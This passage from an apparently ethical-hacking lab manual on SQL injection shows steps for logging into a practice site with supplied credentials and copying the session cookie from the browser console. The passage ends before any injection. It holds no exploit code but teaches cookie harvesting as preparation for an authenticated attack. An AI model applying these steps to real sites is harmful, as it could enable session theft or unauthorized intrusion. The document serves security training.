
8. Now, minimize the **Terminal** window and click on the **Firefox** icon in the top section of **Desktop** to launch Firefox.
9. In the **Mozilla Firefox** window, type **http://www.moviescope.com/** in the address bar and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

Module 15 – SQL Injection




10. Once you are logged into the website, click the **View Profile** tab from the menu bar; and when the page has loaded, make a note of the URL in the address bar of the browser.
11. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.




Module 15 – SQL Injection

12. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.




13. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.



